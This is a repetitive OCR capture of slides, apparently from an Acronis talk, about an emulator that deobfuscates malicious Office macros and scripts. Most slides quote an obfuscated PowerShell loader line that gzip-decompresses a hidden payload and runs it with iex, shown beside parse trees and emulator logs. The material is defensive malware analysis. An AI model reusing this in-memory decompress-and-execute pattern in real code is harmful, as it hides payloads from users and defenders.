



```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```




```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
```


```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
```


```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
```


```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
```


```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
__main__!1 BASE: IO . GZIPSTREAM
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
__main__!1 BASE: IO . GZIPSTREAM
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
__main__!1 BASE: IO . GZIPSTREAM
__main__!1 API: "set-strictmode -version 2$d..." = GZIPSTREAM.readtoend ()
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
__main__!1 BASE: IO . GZIPSTREAM
__main__!1 API: "set-strictmode -version 2$d..." = GZIPSTREAM.readtoend ()
```

iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
__main__!1 BASE: COMPRESSION . compressionmode
__main__!1 BASE: COMPRESSIONMODE . decompress
__main__!1 API: GZIPSTREAM = COMPRESSION.gzipstream ([,,,,,,,,,,,V,m,o,...], 0)
__main__!1 BASE: COMPRESSION . GZIPSTREAM
__main__!1 API: GZIPSTREAM = IO.streamreader (GZIPSTREAM)
__main__!1 BASE: IO . GZIPSTREAM
__main__!1 API: "set-strictmode -version 2$d..." = GZIPSTREAM.readtoend ()
__main__!1 API: } = iex ("set-strictmode -version 2$d...")
```

Data structure for ‘value’

To be able to store **any item into a value** (variable, constant, parameter, node, returncodes etc)

```
std::variant<std::monostate, int64_t, bool, double, std::string, std::shared_ptr<BASECLASS>, std::shared_ptr<ARRAY>> I;
    I = std::string{«hello»};
    I = (double) 0.1;
    I = false;
    I = std::make_shared<ARRAY>(50);
    I = (int64_t) 100;

// Access via std::get_if
if (const auto pi = std::get_if<int64_t>(&I))
      Do_something_with_value (*pi);
```

(std::monostate is there so if index==0 it means there is no value at all)

Value
Identifier
Location

API WORLD

- Each language needs to define an API world available to the emulator (callback from front-end)
- E.g.: PHP malware needs strrot13

```
SeError PHP_SCRIPT_EMULATOR::myStrRot13(std::vector<std::shared_ptr<PARAMETER>>& args, VALUE& rc)
{
  if (args.empty())
    return SeError::INVALID_PARAMETERS;

  if (GetValueType(args[0]->val) != SemuValueType::String && GetIdentifierType(args[0]->val) != SemuValueType::String)
    return SeError::INVALID_PARAMETERS;

  std::string s;
  GetValue(args[0]->val, &s);

  for (size_t i = 0; i < s.size(); i++)
  {
    if ((s[i] >= 97 && s[i] <= 122) || (s[i] >= 65 && s[i] <= 90))
    {
      if (s[i] > 109 || (s[i] > 77 && s[i] < 91))
        s[i] = s[i] - 13;
      else
        s[i] = s[i] + 13;
    }
  }

  rc.value = s;

  return SeError::OK;
}
```

Some challenges

- Avoid recursion when building AST and emulating it
  - Fine with longer normal lines, but when you have e.g. 400,000 string-concatentations in one line the generation of the tree will smash your stack
  - If emulator starts with root node and first node completes at level 400,000 – you”ll smash your stack waiting
- Decode all properties from VBA userforms and document body etc
  - Is there any documentation?
- When dealing with XLM (XF) you have 3 formats to cover: xls, xlsm and xlsb
  - Xls and xlsb uses slightly different p-code/AST
    a) Excel p-code/AST seem to go right -> left, not left -> right
    b) Formula statements needs to compile text-code to pcode
  - Xlsm uses text only
    a) Needs to be compiled to AST
  - My solution?

Results

- Speed
  - Average time pr infected VBS script: 26 milliseconds (success-rate > 82%)
    a) Was 18-19 milliseconds before smart-pointers were introduced
    b) Version 2 reduced average of 26 ms to 22 ms (and 92% success-rate)
  - Average time on any clean file: 2 milliseconds (any file size)
    a) Loading & mapping the «source»
- Data
  - API log (of interresting APIs)
  - Execution log (complete, could be used for ML features and/or Yara)
  - Deobfuscated source
  - Embedded objects extracted
    a) Files being dropped on «disk»
    b) Scripts being «executed» in memory
    c) Changes to «registry»
    d) Full dumps of sheets with cell information + document body and various other Office fields

Acronis

Q&A session

#CyberFit

Acronis

Cyber Foundation Program

Transforming lives through education

Let’s work together to create new knowledge, putting our diverse experiences and strengths towards a brighter future!

Join us!